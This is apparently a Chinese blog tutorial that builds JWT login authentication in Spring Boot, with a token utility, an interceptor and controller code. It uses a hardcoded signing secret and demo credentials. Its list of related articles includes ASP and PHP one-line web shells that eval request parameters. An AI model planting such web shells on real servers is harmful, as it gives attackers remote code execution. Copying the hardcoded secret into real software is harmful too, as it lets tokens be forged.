
springboot+jwt完成登录认证
本demo用于测试jwt,通过登录验证通过后,使用jwt生成token,然后在请求header中携带token完成访问用户列表信息。
准备工作:
1. 实体类SysUser.java
package com.king.entity;

import lombok.Data;

@Data

public class SysUser {

    private String id;

    private String username;

    private String password;

    public SysUser(String username,String password){

        this.username = username;

        this.password = password;

    }

}
2. 1 Service方法验证用户账号和密码(这里偷懒没写dao层)
2.2 Service方法获取用户列表
package com.king.service;

import com.king.entity.SysUser;

import org.springframework.stereotype.Service;

import java.util.ArrayList;

import java.util.List;

@Service

public class SysUserServiceImpl implements SysUserService{

    @Override

    public boolean login(SysUser user) {

        String username = user.getUsername();

        String password = user.getPassword();

        if(username.equals("king") && password.equals("123")){

            return true;

        }

        return false;

    }

    @Override

    public List<SysUser> getList() {

        SysUser user1= new SysUser("king1","12345");

        SysUser user2 = new SysUser("king2","12345");

        SysUser user3 = new SysUser("king3","12345");

        List<SysUser> list = new ArrayList<>();

        list.add(user1);

        list.add(user2);

        list.add(user3);

        return list;

    }

}
2.3 Service接口
package com.king.service;

import com.king.entity.SysUser;

import java.util.List;

public interface SysUserService {

    public boolean login(SysUser user);

    public List<SysUser> getList();

}
重点来了,接下来实现token工具类:
3. 使用jwt完成签名生成方法与验证方法
package com.king.util;

import com.auth0.jwt.JWT;

import com.auth0.jwt.JWTVerifier;

import com.auth0.jwt.algorithms.Algorithm;

import com.auth0.jwt.interfaces.DecodedJWT;

import com.king.entity.SysUser;

import java.util.Date;

public class TokenUtil {

    private static final long EXPIRE_TIME= 15*60*1000;

    private static final String TOKEN_SECRET="token123";  //密钥盐

    /**

     * 签名生成

     * @param user

     * @return

     */

    public static String sign(SysUser user){

        String token = null;

        try {

            Date expiresAt = new Date(System.currentTimeMillis() + EXPIRE_TIME);

            token = JWT.create()

                    .withIssuer("auth0")

                    .withClaim("username", user.getUsername())

                    .withExpiresAt(expiresAt)

                    // 使用了HMAC256加密算法。

                    .sign(Algorithm.HMAC256(TOKEN_SECRET));

        } catch (Exception e){

            e.printStackTrace();

        }

        return token;

    }

    /**

     * 签名验证

     * @param token

     * @return

     */

    public static boolean verify(String token){

        try {

            JWTVerifier verifier = JWT.require(Algorithm.HMAC256(TOKEN_SECRET)).withIssuer("auth0").build();

            DecodedJWT jwt = verifier.verify(token);

            System.out.println("认证通过:");

            System.out.println("issuer: " + jwt.getIssuer());

            System.out.println("username: " + jwt.getClaim("username").asString());

            System.out.println("过期时间:      " + jwt.getExpiresAt());

            return true;

        } catch (Exception e){

            return false;

        }

    }

}
4. 添加拦截器
package com.king.interceptor;

import com.alibaba.fastjson.JSONObject;

import com.king.util.TokenUtil;

import org.springframework.stereotype.Component;

import org.springframework.web.servlet.HandlerInterceptor;

import javax.servlet.http.HttpServletRequest;

import javax.servlet.http.HttpServletResponse;

import java.io.PrintWriter;

@Component

public class TokenInterceptor implements HandlerInterceptor {

    @Override

    public boolean preHandle(HttpServletRequest request, HttpServletResponse response,Object handler)throws Exception{

        if(request.getMethod().equals("OPTIONS")){

            response.setStatus(HttpServletResponse.SC_OK);

            return true;

        }

        response.setCharacterEncoding("utf-8");

        String token = request.getHeader("admin-token");

        if(token != null){

            boolean result = TokenUtil.verify(token);

            if(result){

                System.out.println("通过拦截器");

                return true;

            }

        }

        response.setCharacterEncoding("UTF-8");

        response.setContentType("application/json; charset=utf-8");

        PrintWriter out = null;

        try{

            JSONObject json = new JSONObject();

            json.put("success","false");

            json.put("msg","认证失败,未通过拦截器");

            json.put("code","50000");

            response.getWriter().append(json.toJSONString());

            System.out.println("认证失败,未通过拦截器");

            //        response.getWriter().write("50000");

        }catch (Exception e){

            e.printStackTrace();

            response.sendError(500);

            return false;

        }

        return false;

    }

}
5. 配置拦截器
package com.king.config;

import com.king.interceptor.TokenInterceptor;

import org.springframework.context.annotation.Configuration;

import org.springframework.web.servlet.config.annotation.InterceptorRegistry;

import org.springframework.web.servlet.config.annotation.WebMvcConfigurer;

import java.util.ArrayList;

import java.util.List;

/**

 * 拦截器配置

 */

@Configuration

public class IntercepterConfig implements WebMvcConfigurer {

    private TokenInterceptor tokenInterceptor;

    //构造方法

    public IntercepterConfig(TokenInterceptor tokenInterceptor){

        this.tokenInterceptor = tokenInterceptor;

    }

    @Override

    public void addInterceptors(InterceptorRegistry registry){

        List<String> excludePath = new ArrayList<>();

        excludePath.add("/user_register"); //注册

        excludePath.add("/login"); //登录

        excludePath.add("/logout"); //登出

        excludePath.add("/static/**");  //静态资源

        excludePath.add("/assets/**");  //静态资源

        registry.addInterceptor(tokenInterceptor)

                .addPathPatterns("/**")

                .excludePathPatterns(excludePath);

        WebMvcConfigurer.super.addInterceptors(registry);

    }

}
6. controller层实现登录方法和获取用户列表方法
package com.king.controller;

import com.king.entity.SysUser;

import com.king.service.SysUserService;

import com.king.util.TokenUtil;

import org.springframework.beans.factory.annotation.Autowired;

import org.springframework.web.bind.annotation.PostMapping;

import org.springframework.web.bind.annotation.ResponseBody;

import org.springframework.web.bind.annotation.RestController;

import java.util.HashMap;

import java.util.List;

import java.util.Map;

@RestController

public class UserController {

    @Autowired

    private SysUserService userService;

    @PostMapping(value="/login")

    @ResponseBody

    public Map<String,Object> login(String username,String password){

        Map<String,Object> map = new HashMap<>();

        SysUser user = new SysUser(username,password);

        if(userService.login(user)){

            String token = TokenUtil.sign(user);

            if(token != null){

                map.put("code", "10000");

                map.put("message", "认证成功");

                map.put("token", token);

                return map;

            }

        }

        map.put("code", "0000");

        map.put("message", "认证失败");

        return map;

    }

    @PostMapping(value="/getList")

    public List<SysUser> getList(){

        List userList = userService.getList();

        return userList;

    }

}
接下来测试:

1. 使用postman提交登录信息,当密码故意输错时,返回验证失败。

2. 提交正确的用户名和密码,验证通过,可以获取到token信息。

3. 使用token信息放到header中,key设置为admin-token,然后请求用户列表信息。

在后台我们可以看到token携带到用户信息和token的有效时间:
以上为整个jwt的使用流程。
springboot+jwt完成登录认证的更多相关文章
- 厉害!我带的实习生仅用四步就整合好SpringSecurity+JWT实现登录认证!
小二是新来的实习生,作为技术 leader,我还是很负责任的,有什么锅都想甩给他,啊,不,一不小心怎么把心里话全说出来了呢?重来! 小二是新来的实习生,作为技术 leader,我还是很负责任的,有什么 ...
- 【项目实践】一文带你搞定Session和JWT的登录认证方式
以项目驱动学习,以实践检验真知 前言 登录认证,估计是所有系统中最常见的功能了,并且也是最基础.最重要的功能.为了做好这一块而诞生了许多安全框架,比如最常见的Shiro.Spring Security ...
- Spring Cloud之路:(七)SpringBoot+Shiro实现登录认证和权限管理
版权声明:本文为博主原创文章,未经博主允许不得转载. https://blog.csdn.net/sage_wang/article/details/79592269一.Shiro介绍1.Shiro是 ...
- JWT实现登录认证实例
JWT全称JSON Web Token,是一个紧凑的,自包含的,安全的信息交换协议.JWT有很多方面的应用,例如权限认证,信息交换等.本文将简单介绍JWT登录权限认证的一个实例操作. JWT组成 JW ...
- springboot+mybatis+shiro——登录认证和权限控制
转载:https://z77z.oschina.io/ 一.引入依赖 shiro-all包含shiro所有的包.shiro-core是核心包.shiro-web是与web整合.shiro-spring ...
- SpringBoot整合JWT实现登录认证
什么是JWT Json web token (JWT), 是为了在网络应用环境间传递声明而执行的一种基于JSON的开放标准((RFC 7519).该token被设计为紧凑且安全的,特别适用于分布式站点 ...
- .net core 2.1 基于Jwt的登录认证
1.新建一个.net core2.1 基于 api 的工程,引用Microsoft.AspNetCore.Authentication.JwtBearer 包 2.新建一个Token的实体类,一个Jw ...
- AntDesign Pro + .NET Core 实现基于JWT的登录认证
很多同学说AgileConfig的UI实在是太丑了.我想想也是的,本来这个项目是我自己使用的,一开始甚至连UI都没有,全靠手动在数据库里修改数据.后来加上了UI也是使用了老掉牙的bootstrap3做 ...
- 全栈项目|小书架|服务器开发-NodeJS 使用 JWT 实现登录认证
通过这篇 全栈项目|小书架|服务器开发-JWT 详解 文章我们对JWT有了深入的了解,那么接下来介绍JWT如何在项目中使用. 安装 $ npm install jsonwebtoken 生成 Toke ...
随机推荐
- 自定义Lombok注解
Java 是一门"繁琐"的语言,使用 Lombok 可以显著地减少样板代码.比如使用 @Getter 注解可以为你的私有属性创建 get 方法. 源代码 @Getter priva ...
- 简单的一句话木马(asp aspx php)
一句话木马: 1. #asp <%execute(request("pass"))%> 2. #php <?php eval($_POST[pass]);?> ...
- 深度学习环境搭建(CUDA9.0 + cudnn-9.0-linux-x64-v7 + tensorflow_gpu-1.8.0 + keras)
关于计算机的硬件配置说明 推荐配置 如果您是高校学生或者高级研究人员,并且实验室或者个人资金充沛,建议您采用如下配置: 主板:X299型号或Z270型号 CPU: i7-6950X或i7-7700K ...
- 【转】 Anatomy of Channels in Go - Concurrency in Go
原文:https://medium.com/rungo/anatomy-of-channels-in-go-concurrency-in-go-1ec336086adb --------------- ...
- jdk、jre、jvm三者联系
JDK(Java Development Kit)是针对Java开发员的产品,是整个Java的核心,包括了Java运行环境JRE.Java工具和Java基础类库.Java Runtime Enviro ...
- 常见的C语言编程规范
头文件: 1.头文件中适合放置接口的声明,不适合放置实现. 2.头文件应向稳定的方向包含,产品依赖于平台,平台依赖于标准库. 3. .c/.h文件禁止包含用不到的头文件. 4.每一个.c文件应有一个同 ...
- 堆优化Prim 最小生成树 模板
#include <bits/stdc++.h> using namespace std; const int MAXN = 5005; const int MAXM = 200005; ...
- CF827D Best Edge Weight 题解
题意: 给定一个点数为 n,边数为 m,权值不超过 \(10^9\) 的带权连通图,没有自环与重边. 现在要求对于每一条边求出,这条边的边权最大为多少时,它还能出现在所有可能的最小生成树上,如果对于任 ...
- 自用ajax的json请求
function singlePriceSubmit(){ var json={}; json["area"]=areaStr1; json["goodCateIdStr ...
- override关键字
https://www.cnblogs.com/xinxue/p/5471708.html 2 重写 (override) 在 1.2.2 中提到 override 关键字,可以避免派生类中忘记重写 ...